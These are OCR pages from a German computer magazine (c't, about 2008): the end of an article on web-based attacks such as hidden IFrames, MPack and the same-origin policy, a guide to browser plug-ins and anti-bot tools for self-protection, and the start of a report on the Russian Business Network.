Abseits von allen Skripting-Tricks lauern weiterhin die auf Buffer Overflows beruhenden Sicherheitslücken in Browser und Anwendungen, durch die Hacker die PCs ihrer Opfer mit Trojanern und Bots zu infizieren versuchen. Allerdings gehen die Bösewichte dabei nun weitaus subtiler vor als noch vor einigen Jahren. Ziel ist es dabei, populäre Webseiten als Sprungbrett zu benutzen. Unter anderem dringen sie dafür auf MySpace mit gestohlenen Passwörtern in die Profile bekannter Stars und Rockbands ein und hinterlassen in der Seite einen versteckten IFrame. Dieser zeigt auf einen Server der Kriminellen, der den eigentlichen Schadcode verbreitet. Surft ein Besucher die manipulierte MySpace-Seite mit einem verwundbaren Browser an, so lädt der Browser den Code nach und infiziert so den Rechner.

Die von den Angreifern benutzten Werkzeuge inklusive Server sind als komplette Webattack-Toolkit-Suite für wenige hundert Euro etwa unter dem Namen MPack auf einschlägigen Seiten im Internet zu erwerben. Bekannt wurde MPack während eines groß angelegten Angriffs Mitte des vergangenen Jahres, bei dem Zehntausende von Internetauftritten einem Massenhack zum Opfer fielen. In der Folge wiesen alle geknackten Auftritte eine einzige zusätzliche Zeile auf, die in einem IFrame Kontakt mit einem MPack-Server aufnahm. Darunter auch Seiten von US-amerikanischen Regierungsbehörden und Universitäten.

Same Origin Policy

Die Same Origin Policy (SOP) stellt ein wesentliches Sicherheitselement in allen modernen Browsern und Webanwendungen zum Schutz vor Angriffen dar. Aus Sicherheitsgründen dürfen JavaScript und ActionScript nur dann auf Objekte einer Webseite zugreifen, wenn sie aus derselben Domain stammen, beispielsweise auf Elemente, Cookies, XML-Dateien und HTML-Dateien. Die Same Origin Policy soll verhindern, dass in Formulare eingegebene Daten oder Cookies in die falschen Hände geraten. SOP gilt indes nicht für normale GET-Requests zum Nachladen von Inhalten, etwa Bilder von anderen Webseiten. Daher stellt Cross Site Request Forgery keine Verletzung der SOP dar.

Hauptziel der Angreifer ist es, ihren Code in der gewünschten Origin auszuführen, wofür sie mit Tricks wie XSS und DNS-Rebinding aufwarten. Die Origin besteht aus dem Domain-Namen, dem Protokoll und dem Port. Nur wenn alle drei übereinstimmen, ist die SOP erfüllt und der Browser gewährt dem Skript den Zugriff auf das Dokument. Der Vergleich mit http://www.example.com/dir/seite.html ergibt exemplarisch folgende Ergebnisse:

Da für SOP die Unterverzeichnisse keine Rolle spielen, kann unter anderem in fremden Profilen auf Social-Networking-Seiten verstecktes JavaScript ohne Probleme auf das eigene Profil und das Cookie zugreifen. Aus diesen Gründen versuchen Anbieter wie MySpace, StudiVZ, Facebook und andere, das Einbetten aktiver Inhalte in ihre Seiten zu verhindern.

Das proprietäre ActionScript muss sich im Rahmen des Flash-Player ebenfalls der SOP unterwerfen, leider funktioniert dies nicht immer. Adobe musste in den vergangenen Monaten mehrfach Updates veröffentlichen, um grundsätzliche Designfehler und Schwachstellen bei der Verifizierung der SOP zu beseitigen.

Zugriffserlaubnis

URL	Zugriff	Grund
http://www.example.com/dir/index.html	✓	gleicher Server, gleicher Port, gleiches Protokoll
http://www.example.com/inner/index.html	✓	gleicher Server, gleicher Port, gleiches Protokoll
http://www.example.com:81/dir2/index.html	–	gleicher Server, anderer Port
https://www.example.com/dir2/index.html	–	gleicher Server, anderes Protokoll
http://en.example.com/dir2/index.html	–	anderer Server
http://example.com/dir2/index.html	–	anderer Server

✓ erlaubt – nicht erlaubt

Wer Googles Warnhinweis im Ergebnis ignoriert und trotzdem den Link anklickt, wird abermals gewarnt.

Zudem machen sich die Kriminellen die Vermaschung der Seiten zu Nutze: Kaum ein Internetportal, auf dem nicht per Werbebanner für Produkte oder Dienstleistungen geworben würde. Um flexibler zu sein, laden die Portale die Werbung beispielsweise als Flash-Banner von Servern der Werbeagenturen nach. Leider sind diese Server oftmals weniger gut gesichert, sodass die Hacker dort leichteres Spiel beim Einbruch haben. Mit einem infizierten Banner erzielen sie aber den gleichen durchschlagenden Effekt, als hätten sie das Portal selbst gehackt. Auch heise online wurde bereits Opfer einer solchen Manipulation, bei der ein Flash-Werbebanner weiteren Code nachlud, der Lesern ein fragwürdiges Produkt aufdrängen wollte. Die Angreifer gingen dabei sogar so geschickt zu Werke, dass der Code nur dann lief, wenn die IP-Adresse nicht aus Hannover stammte. Damit wollten die Geschäftemacher verhindern, dass Mitarbeiter von Heise während der obligatorischen Tests solcher Banner auf die Manipulation aufmerksam wurden.

Darüber hinaus zieht Google mit seiner Suchmaschine Kriminelle an wie das Licht die Motten. Mit allen möglichen Tricks versuchen sie, ihre Seiten in den Google-Ergebnissen ganz vorne unterzubringen. Unter anderem nutzen sie die Eigenheiten der lokalen Suchfunktionen großer Internetportale aus, die eingegebenen Anfragen cachen, um ein höheres Google-Ranking zu erzielen.

Weil immer mehr dubiose Links in den Treffern von Google landen, versucht der Suchmaschinenbetreiber seit geraumer Zeit Gegenmaßnahmen zu ergreifen. In einem der ersten Schritte warnt Google nun bei Ergebnissen, die zu gefährlichen Seiten führen können mit dem Hinweis „Diese Website kann Ihren Computer beschädigen."

Ausblick

Leider ist im Internet nichts mehr isoliert zu betrachten, alles ist irgendwie miteinander verknüpft – und das wissen die Betrüger für sich zu nutzen. Das sollte allerdings kein Grund sein, den Kopf in den Sand zu stecken und gar nicht mehr ins Internet zu gehen. Mit einigen Maßnahmen kann der Anwender sich und seinen PC vor den Angriffen schützen oder sie zumindest so erschweren, dass der Großteil davon ins Leere läuft. Wie man das am einfachsten macht, erklärt der Artikel auf den folgenden Seiten. (dab)

Literatur & Links

[1] Christiane Rütten, Tobias Glemser, Gesundes Misstrauen, Sicherheit von Webanwendungen, c't 26/06, S. 234

[2] Advanced Cross-Site-Scripting with Real-time Remote Attacker Control: http://xss-proxy.sourceforge.net/Advanced_XSS_Control.txt

[3] Kicking Down the Cross Domain Door: www.blackhat.com/presentations/bh-europe-07/Dube-Rios/Whitepaper/bh-eu-07-rios-WP.pdf

[4] JavaScript Port Scanner: www.gnucitizen.org/projects/javascript-port-scanner

[5] Tim Wartmann, Risiko 2.0, Eine Analyse der Sicherheit von Ajax, c't 02/08, S. 130

[6] BT Home Flub: Pwnin the BT Home Hub: www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/

Soft-Link 0811082

Daniel Bachfeld, Dirk Knop

Mehr Licht!

Selbstschutz vor den neuen Bedrohungen aus dem Netz

Mit kostenlosen Plug-ins für Browser kann der Anwender neuartige Angriffe aus dem Web abwehren. Ist doch mal ein Schädling durchgerutscht, lässt er sich mit zumeist kostenlosen Tools aufspüren und entfernen.

Damit einem die bösen Angreifer mit ihren Tricks die Lust aufs Surfen nicht verleiden, gilt es, Maßnahmen zum Verrammeln des PC zu ergreifen. In vielen Fällen hilft es bereits, einige Einstellungen in der installierten Software oder im Router zu ändern. Wenn das Kind schon im Brunnen liegt, bieten sich zumeist kostenlose Tools an, die beim Erkennen und Abwehren von Angriffen helfen.

Da die im vorherigen Artikel beschriebenen neuartigen Angriffe fast ausschließlich über das Web erfolgen, muss der Anwender die Barrikaden in erster Linie im Browser errichten. Einfachste Maßnahme, um sich etwa vor der Plage Cross-Site-Scripting in sämtlichen Variationen zu schützen: JavaScript abschalten. Leider schaltet man damit auch quasi das Internet ab, da so gut wie alle Seiten JavaScript zur Bedienung voraussetzen. Also gilt es, das Abschalten etwas feinfühliger vorzunehmen und über eine Positivliste JavaScript nur noch in bestimmten Seiten zuzulassen.

Gegen Tollwut

Das NoScript-Plug-in für Mozilla-basierte Browser wie Firefox leistet dabei gute Dienste (siehe Soft-Link). Es verhindert nicht nur das Ausführen von JavaScript, sondern unterdrückt auch Java-Applets, Flash und Microsofts Silverlight. Darüber hinaus ist es in der Lage, mittels regulärer Ausdrücke klassische Cross-Site-Scripting-Angriffe auf erlaubten Seiten zu erkennen und zu verhindern, also solche, bei denen JavaScript in einer URL eingebettet ist. Allerdings gibt es einige Seiten, bei denen nach Angaben der NoScript-Entwickler die Anti-XSS-Protection fälschlicherweise anspringt, beispielsweise bei Amazon und eBay. Für solche Fälle kann der Anwender mit regulären Ausdrücken Ausnahmen formulieren.

Darüber hinaus kann NoScript auch IFrames aus Webseiten ausfiltern und nur bei Erlaubnis durch den Anwender öffnen. Es ist empfehlenswert, diese in der Standardeinstellung deaktivierte Option anzustellen – in unseren Tests gab es damit keine Probleme auf Webseiten.

NoScript bringt eine sehr knappe Liste von vertrauenswürdigen Webseiten mit, die aktive Inhalte ausführen dürfen. Alle weiteren Seiten muss man selbst hinzufügen, was sich aber recht einfach über den Dialog beim erstmaligen Ansurfen einer Seite nach der Installation des Plug-ins erledigen lässt. Blockierte Skripte und Plug-ins lassen sich jederzeit auch temporär freischalten, was etwa bei Flash-Filmchen ganz praktisch ist oder bei Webseiten, die JavaScript zur Navigation benötigen. Zu sicher sollte man sich mit NoScript aber dennoch nicht fühlen. Es kann nicht vor XSS-Angriffen schützen, wenn der Code in erlaubte Seiten eingebettet ist. Darüber hinaus ist das Plug-in mittlerweile so beliebt und verbreitet, dass sich Hacker bereits mit dem Austricksen des Tools beschäftigen. Vor bösartigem ActionScript in zugelassenen Flash-Applets schützt es ebenfalls nicht.

Das Plug-in FlashBlock für Mozilla-basierte Webbrowser ist quasi eine abgespeckte Version von NoScript, die nur die Ausführung von Flash-Applets auf Webseiten verhindert. Dabei ersetzt es die Animation durch eine Platzhalter-Grafik, die beim Anklicken das jeweilige Applet freischaltet. Anders als NoScript hat FlashBlock eher zum Ziel, lästige Flash-Werbung draußen zu halten, die im Übermaß die CPU-Belastung und damit die Reaktionszeit des Rechners negativ beeinflusst. Speziellen Angriffen mit ActionScript oder Lücken im Flash Player hat FlashBlock nichts entgegenzusetzen. Wer also mit FlashBlock jedes Applet temporär freischaltet, hat keinen Schutz mehr.

Noch in der frühen Entwicklung befindet sich das Firefox-Add-on Firekeeper, das sich als Intrusion-Detection- und Prevention-System für Firefox versteht. Es nutzt die Erkennungsroutinen des Open-Source Intrusion-Detection-Systems Snort, um bestimmte webbasierte Angriffe auf den Browser zu erken-

nen, den weiteren Zugriff auf die Webseite zu blockieren und sie in eine Blacklist einzutragen. Allerdings hapert es ein wenig bei den Regelsätzen, mit denen sich derzeit nur altbekannte und plumpe Angriffe abwehren lassen. Einige aktive Nutzer arbeiten jedoch an der Aktualisierung der Regelwerke und stellen diese zum Download bereit. Wer sich mit Snort auskennt, kann sich selbst Regelsätze stricken.

Im Test schlug Firekeeper bei einigen schädlichen Webseiten an. Interessanterweise warnte es unter anderem auch regelmäßig auf den Seiten des US-amerikanischen News-Portals eWeek. Das Portal nutzt zur Einbindung seines Werbepartners Doubleklick URLs, die JavaScript-Tags enthalten. Um weitere Fehlalarme zu vermeiden, kann der Anwender eine Seite respektive Link in eine Whitelist aufnehmen.

Das Firefox-Plug-in Firebug bietet zwar keinen direkten Schutz vor Angriffen, dafür kann der einigermaßen mit HTML und JavaScript vertraute Anwender jegliche Seiten bis auf den letzten Parameter analysieren. Firebug ist auch in der Lage, dynamische XMLHttpRequests zu protokollieren und darzustellen, von denen der Anwender kaum etwas mitbekommt und die nicht im Quelltext einer Seite auftauchen.

Hilfestellung bei der Zuordnung von JavaScripten gibt auch das Tool JSView, dass sämtliche von einer Seite per SCRIPT-SRC-Tag nachgeladene JavaScripts und deren Herkunft anzeigt. Damit ist durchaus interessant anzuschauen, wie viele verschiedene Skripte mitunter in einer Seite arbeiten. Sehr häufig anzutreffende Quellen sind dabei die Google-Syndication- und Google-Analytics-Server.

NoScript informiert den Nutzer in einer Statusleiste, wenn es einen Cross-Site-Scripting-Angriff vereitelt hat.

Sandkasten-Browser

Der Microsoft-Browser lässt sich mit dem c't-IEController im Zaum halten [1]. Er ermöglicht, JavaScript und ActiveX-Module zu blockieren oder für vertrauenswürdige Seiten deren Ausführung explizit zu gestatten. Der IEController geht dabei aber weiter als NoScript im Firefox. Er packt den Browser in eine Sandbox und überwacht Aufrufe von Systemfunktionen wie CreateRemoteThread(), mit denen eingedrungene Schädlinge sich in andere Prozesse zu injizieren versuchen. Das Programm kann auch beliebige Anwendungen daran hindern, auf Systemdateien zuzugreifen, Daten ins Internet zu senden, die Registry zu verändern oder andere Prozesse zu manipulieren. IEController kann beispielsweise verhindern, dass ein DVD-Player Daten ins Internet sendet, oder dass ein Instant-Messenger Dateien ausspioniert.

Leider gibt es keine speziellen kostenlosen Tools für den Internet Explorer zum Analysieren des Webverkehrs. Stattdessen bietet sich der freie HTTP-Debugging-Proxy Fiddler an, der den kompletten Verkehr zwischen Browser und Server mitschreibt und darstellt. Allerdings ist Fiddler eher für Entwickler zur Fehlersuche und weniger als Schutz für Anwender geeignet.

Anwender des Internet Explorer sollten erwägen, auf den Firefox umzusteigen. Der Wechsel wäre allein schon durch die zahlreichen Lücken in ActiveX-Controls verschiedener Hersteller zu rechtfertigen, die in den letzten Monaten ein überschaubares Maß überschritten haben. Immer wieder sieht sich Microsoft gezwungen, Updates für seinen Browser zu verteilen, um per Kill-Bit diverse Controls zu deaktivieren. Zudem ist und bleibt der Internet Explorer das bevorzugte Angriffsziel.

Verhaltenskontrolle

Die Installation eines Virenscanners ist zwar obligatorisch, allerdings bietet dieser nicht immer hundertprozentigen Schutz des PC, insbesondere wenn der Scanner nur signaturbasiert arbeitet und sich der Eindringling zudem durch ein Rootkit versteckt [3]. Da die meisten aktuellen Schädlinge wie der Storm Worm Bot-Verhalten aufweisen, liegt es nahe, statt nur den PC zusätzlich noch den Netzwerkverkehr des Rechners zu überwachen. Verdächtig viele ausgehende E-Mails oder Netzwerkverkehr von und zu einem Command-and-Control-Server können Hinweise darauf liefern, dass der eigene PC Mitglied eines Bot-Netzes ist. Wir haben die Erkennungsrate von zwei speziellen Anti-Bot-Produkten und einer manuellen Lösung anhand von fünf exemplarischen Bots getestet.

Trend Micros derzeit noch kostenloses RUBotted (ausgesprochen „Are you botted?“) gehört zu den verhaltensbasierten Sicherheitslösungen, die den Rechner auf typischerweise von Bots erzeugten Netzwerkverkehr überprüfen. Dazu gehören eingehender HTTP-Verkehr, IRC-Verbindungen, DNS-Anfragen und ausgehender SMTP-Verkehr. RUBotted verhindert nicht das Einnisten der Schädlinge. Es soll sie jedoch erkennen, wenn sie versuchen, Kontakt zu ihrem Command-and-Control-Server aufzunehmen.

Das Tool bietet dem Anwender nach einem Fund an, den Rechner mit dem Online-Virenscanner HouseCall genauer zu untersuchen und Schädlinge zu entfernen. RUBotted schlägt prinzipbedingt nur an, wenn die Command-and-Control-Server noch aktiv sind – ohne Netzwerkverkehr gibt es auch keine Warnung. Vor einem gerade aktivem IRC-Bot, der zahlreiche SSL-verschlüsselte Anfragen an einen IRC-Server schickte, warnte RUBotted in unseren Tests ebenso wenig, wie vor den anderen vier Schädlingen. RUBottet liegt bislang nur als Beta-Version vor und ist in der jetzigen Fassung nutzlos.

Nortons 30 Euro teures Anti-Bot überwacht hingegen alle gestarteten Prozesse auf dem System und schlägt Alarm, wenn sie zu viele verdächtige Aktivitäten ausführen. Dabei bewertet AntiBot etwa das Anlegen von Einträgen in der Registry für den automatischen Start von Software, das Ablegen von Dateien im Windows-Verzeichnis, Modifikationen der hosts-Datei, Aufbau von Netzwerkverbindungen etwa zu IRC-Server, das Einklinken in andere Prozesse oder auch das Verstecken von Dateien mittels Rootkit-Techniken sowie des Anwendungsfensters. Im Test erkannte AntiBot alle fünf Schädlinge.


Blindekuh

Bei Verdacht auf eine Infektion mit einem Bot kann man den Rechner statt mit speziellen kostenpflichtigen Programmen auch mit kostenlosen Werkzeugen manuell untersuchen. Dafür benötigt man lediglich das Netzwerk-Analyse-Werkzeug Wireshark und etwa das Anti-Rootkit-Tool GMER.


Sofern weder Browser, Mailclient noch anderen Netzwerkanwendungen laufen, sollte der Rechner sehr wenig Netzwerkverkehr produzieren. Einzige

Norton AntiBot erkannte im Test den Sturmwurm und bot an, ihn in die Quarantäne zu verschieben.

In unseren Tests mit fünf aktuellen Schädlingen warnte RUBotted kein einziges Mal vor einer Infektion.



Die Kommunikation der Trojaner mit dem Kontrollserver fällt bei der Analyse mit Wireshark auf.



Mit Tools wie Secunia PSI kann der Anwender kontrollieren, ob die installierte Software auf dem aktuellen Stand ist oder Sicherheitslücken aufweist.

Verursacher sollten dann das Betriebssystem auf der Suche nach weiteren Rechner im LAN sein sowie die Clients für automatische Updates verschiedenster Software, etwa für Adobe-Produkte, Java, Virenscanner und dergleichen. Je weniger Dienste laufen, desto weniger Pakete muss man später analysieren und desto leichter findet man unerwünschte Verbindungen. In der Regel lassen sich Update-Dienste beispielsweise unter Windows mit dem Prozessmanager (Strg-Alt-Entf) temporär deaktivieren.

Drei von fünf der von uns beobachteten Schädlinge verrieten sich bei der Beobachtung des Netzwerkverkehrs mit Wireshark unter anderem durch größere Mengen an ein- und ausgehenden UDP-Paketen, die bei der Kommunikation des Bots mit seinem Command-and-Control-Server beziehungsweise bei der Suche danach anfielen.

Dazu zählte auch der getestete IRC-Bot, der sich durch zahlreiche Zugriffe auf IRC-Server verriet – die allerdings SSL-verschlüsselt waren. Dadurch ließ sich zwar die Kommunikation nicht analysieren, da wir aber keinen IRC-Client auf dem Rechner installiert und gestartet hatten, lag der Schluss nahe, dass ein Schädling den Verkehr hervorruft.

Die anderen Hintertüren konnten wir mit dem kostenlosen Tool GMER aufspüren [3]. Nach dem Start entdeckte das Werkzeug verdächtige Modifikationen im System und riet uns zu einer Systemuntersuchung. Zahlreiche der aktuellen Schädlinge setzen auf Rootkit-Techniken, um sich zu verstecken, und lassen sich daher durch Tools wie GMER entdecken.

Zur Entfernung der entlarvten Trojaner, Rootkits und weiterer Schädlinge sollte man auf eine saubere Boot-CD mit Virenscanner wie Knoppicillin aus c't 26/07 zurückgreifen. Da das befallene System bei einer Analyse mit der Linux-Live-CD nicht läuft, greift das Rootkit nicht, sodass der Scanner sie mit aktuellen Virensignaturen aufspüren und entfernen kann.

Router sichern

Neben den zusätzlichen Schutzmaßnahmen für den PC empfiehlt es sich, auch den Router vor möglichen Angriffen zu sichern. Zuerst sollte man die UPnP-Funktion deaktivieren, damit weder ein regulärer Client, ein bösartiger Trojaner noch ein Flash-Film die Firewall ohne Erlaubnis des Anwenders durchbohren können. Zusätzlich muss der Anwender das Standardpasswort auf ein schwer erratbares ändern. Das schützt immerhin vor Cross-Site-Request-Forgery-Angriffen (CSRF), bei denen Skripte versuchen, sich automatisch in den Router einzuloggen. Es schützt nicht davor, wenn der Anwender im Router eingeloggt ist und gleichzeitig im Web surft. Daher gilt sowohl bei der Konfiguration des Routers als bei der Arbeit in Content-Management-Systemen: Möglichst nicht in einem weiteren Browserfenster herumsurfen.

Zudem sollte man darauf achten, eine Session aktiv zu beenden, indem man sich aus der Weboberfläche ausloggt. Ansonsten bleibt die Session oft aktiv und lässt sich ausnutzen, obwohl das Browserfenster längst geschlossen ist – unter Umständen stundenlang. Doch mit dem Schutz des Browsers ist oft auch bereits der Router geschützt. So lässt das NoScript-Plug-in für den Firefox das auf Seite 85 erwähnte CSRF-Beispiel ins Leere laufen, da es JavaScript benötigt.

Updates!

Auch wenn gerade die neuartigen Angriffe in aller Munde sind, ist es weiterhin immens wichtig, sich vor den alten Angriffen zu schützen. Dazu gehört, in allen Anwendungsbereichen immer nur mit der aktuellsten Software-Version zu arbeiten. Das gilt nicht nur für Browser, sondern auch für alle integrierten Plug-ins wie Adobe Flash, Adobe Reader, QuickTime, Java und so weiter. Weil die mitgelieferten automatischen Updatetools ziemlich nerven können, haben viele Anwender sie einfach deaktiviert – und merken nun nicht mehr, dass sie mit veralteter Software unterwegs sind. Gerade bei Flash und QuickTime hätte dies in den vergangenen Monaten ziemlich ins Auge gehen können.

Wer auch ohne automatisches Update auf dem neuesten Stand bleiben will, liest heise online oder installiert sich Tools wie den Personal Security Instructor (PSI) von Secunia. PSI inventarisiert die installierte Software von Windows-Rechnern und vergleicht die Versionen mit den aktuell verfügbaren. (dab)

Erkennungsrate Bots

Schädling	AntiBot	RUBotted	Wireshark+Gmer
Web.de-Install (Dropper/Haxdoor)	✓	–	✓ (SSDT-Hooks und versteckte Dateien erkannt)
E-Greet (Zapchast IRC-Bot)	✓	–	✓ (viele verschlüsselte Anfragen an IRC-Server)
Dancer (Storm)	✓	–	✓ (viele UDP-Anfragen [C&C-Verkehr])
Skypeworm (Skipi)	✓	–	–
With Love (Storm)	✓	–	✓ (viele UDP-Anfragen [C&C-Verkehr]; Rootkit erkannt)

✓ erkannt – nicht erkannt

Literatur

[1] Matthias Withopf, Sicherheitsschleuse, IEController und WinSecurityGate machen Windows sicherer, c't 5/07, S. 134

[2] Dirk Knop, Jürgen Schmidt, Auf der Pirsch, 17 Antivirenlösungen unter Windows Vista und XP, c't 1/08, S. 92

[3] Dirk Knop, Wurzel-Zieher, Rootkits unter Windows entdecken und entfernen, c't 2/07, S. 90

Soft-Link 0811088 c't

Frank Faber

Unter Verdacht

Eine russische Bande professionalisiert das Cybercrime-Business

Wenn Girokonten von Phishern leer geräumt oder Kreditkartendaten missbraucht werden, führen die Spuren oft nach Russland. Mit der Unterstützung von Netzbetrügereien verdienen die Hintermänner des „Russian Business Network" Millionen. Und das augenscheinlich, ohne entscheidend von Strafverfolgungsbehörden gestört zu werden.

Der Levashovskiy Prospekt liegt im Herzen der russischen Metropole Sankt Petersburg. Nicht weit entfernt von der Straße mündet die Newa ins Ostende des finnischen Meerbusens. Hausnummer 12 markiert einen schnöden Bürokomplex, wie es sie so viele gibt in der Millionenstadt. In der Umgebung sind Provider und andere IT-Firmen angesiedelt, es hat sich eine funktionierende Infrastruktur gebildet.

Dass dieser unscheinbare Beton-Zweckbau allerdings wahrscheinlich als Zentrale der wohl weltweit größten Cybercrime-Organisation diente und vielleicht noch dient, dürften die wenigsten Passanten ahnen. „Russian Business Network" (kurz: RBN) nennt sich das Konglomerat aus Unternehmen ganz seriös, und gilt dennoch – oder gerade deshalb – bei Security-Experten als *der* Prototyp einer neuen, hoch gefährlichen Spielart der organisierten Kriminalität.

Schätzungen von iDefense, einer Tochterfirma des IT-Konzerns Verisign zufolge hatten das RBN und seine diversen „Zweigstellen" im Jahr 2007 bei 60 bis 70 Prozent des weltweit entstandenen Schadens durch Phishing-Attacken, Kreditkartendatenklau und Identitätsdiebstahl seine Finger im Spiel. Das Business-Netzwerk ist so clever organisiert, dass Ermittlungsbehörden lange brauchten, um überhaupt zu begreifen, dass sie es nicht mit vielen Einzeltätern, sondern mit einer strukturierten Bande zu tun hatten.

Kugelsicher

Auch heute noch liegt viel im Dunkeln. Unglaublich, aber wahr: Westliche Ermittlungsbehörden rätseln seit zwei Jahren über die Identität des Kopfs der Bande, des „Masterminds", wie er bisweilen genannt wird. In Foren und Chats tritt er unter dem Nickname „flyman" auf. Als Flyman wird im Theater jene Person bezeichnet, die während der Vorstellung die Vorhänge bedient und die Kulissen ändert.

Fest steht, dass flyman das RBN Ende 2005 ins Leben gerufen hat. Zuvor hatten internationale Strafermittlungen ergeben, dass Sankt Petersburg und dort speziell der Provider ValueDot

als Drehscheibe für kinderpornografisches Material und Malware im Internet fungiert hatte. ValueDot wurde daraufhin von russischen Behörden vom Netz genommen. Nicht einmal einen Monat später war sämtliche Hardware und Infrastruktur auf ein ominöses Russian Business Network umgeschrieben. Ein Unternehmen dieses Namens existierte offiziell nie. Dennoch: Auch das Autonome System (AS 40989), also das Netz von ValueDot, gehörte nun laut der Registry RIPE einem „RBusiness Network".

„Das RBN ist nichts, und es ist alles." So umschreibt David Bizeul sein Studienobjekt. Bizeul, der 31-jährige Bankangestellte und Sicherheitsexperte, fasste sich ein Herz und ging ohne den Schutz der Anonymität auf Spurensuche im Netz: Er verfasste eine beeindruckende Analyse der Struktur des russischen Cybercrime-Netzwerks [1]. RBN sei keine Firma, sondern eher ein Schema, eine Struktur, so der Erklärungsversuch von Bizeul.

Unter der Flagge von RBN wurden im Untergrund zumindest bald nach der Übernahme Hosting-Dienstleistungen für kriminelle Machenschaften angeboten. Es hatte sich schnell herumgesprochen, dass sich beim RBN dedizierte Webserver anmieten lassen, die „bullet proof" sind – Beschwerden und strafrechtliche Ermittlungen federte der „Provider" mit seiner undurchsichtigen Struktur ab. Ein solcher Server kostete rund 600 US-Dollar pro Monat, also ungefähr zehnmal so viel wie bei legalen Hostern. Häuften sich die Beschwerden, erhöhte RBN den Mietpreis sukzessive.

Politikum

Von flyman wird behauptet, er sei der Neffe eines hochrangigen Politikers aus Sankt Petersburg. So ließe sich erklären, warum der Bandenkopf offensichtlich unbehelligt seinen Geschäften nachgehen kann. Verisigns iDefense bestätigte in seinen veröffentlichten Rechercheergebnissen über RBN diese These. c't erfuhr, dass es einen zweiten, internen Report des Unternehmens gibt, der brisantere Vermutungen über flyman enthält.

Man habe sich in der IT-Community von Sankt Petersburg umgehört, heißt es da: „Den Erzählungen zufolge ist der RBN-Anführer ‚flyman' selbst ein Pädophiler und gestattet die Verbreitung von Kinderpornografie über sein Netzwerk eher aus persönlichen denn aus finanziellen oder taktischen Gründen." Und dies, so iDefense, geschah von Anfang an, obwohl RBN damit in Kauf nahm, die Strafverfolgungsbehörden aufzuscheuchen und potenzielle Kunden aus moralischen Gründen abzuschrecken.

Eine Stichprobe von Verisign im Mai 2007 habe beispielsweise ergeben, dass tatsächlich ein großer Teil der von RBN gehosteten Sites kinderpornografisches Material offeriert habe. Das US-amerikanische National Center for Missing and Exploited Children (NCMEC) registrierte allein zwischen Oktober 2006 und März 2007 1500 kinderpornografische Websites auf Servern, die eindeutig dem RBN zugeordnet werden konnten.

Sollte die These von Verisign stimmen, würde sie ein neues Licht auf die Aktivitäten der flyman-Truppe werfen. Nicht nur das Millionen-Dollar-Scheffeln wäre der Antrieb der Bande, sondern auch die massive Beförderung eines der schlimmsten, international geächteten Verbrechen. Umso unverständlicher wäre es aus westlicher Sicht, dass die russischen Behörden dem Treiben in Sankt Petersburg seit zwei Jahren nahezu tatenlos zugesehen. RBN würde noch mehr zum Politikum, als es ohnehin schon ist.

Networking

Anfang 2006 hatte RBN eine Infrastruktur aufgebaut, die es ermöglichte, Risiken auf viele Schultern zu verteilen. Ein Netzwerk aus scheinbar seriösen, aus halb legalen und offensichtlich kriminell agierenden Firmen spann sich nun um das RBN. Das kleine eigene IP-Netz von RBN war verknüpft mit Provider-Systemen, die gute Verbindungen insbesondere in den Westen garantierten.

Direkte Peerings mit den dubiosen Carriern AkiMon und SBT-Tel dienten als Hub ins weltweite Internet. Gerade SBT-Tel sorgte über seinen Uplink Silvernet, der ebenfalls dem Dunstkreis von RBN zugerechnet wird, für den so wichtigen Anschluss an den großen Moskauer Netzknoten MSK-IX. Von dort aus gelangten die RBN-gehosteten Daten über direkte öffentliche Peering-Verbindungen auf alle Kontinente, etwa in die USA (Equinix), nach London (LINX) und auch nach Deutschland (DE-CIX).

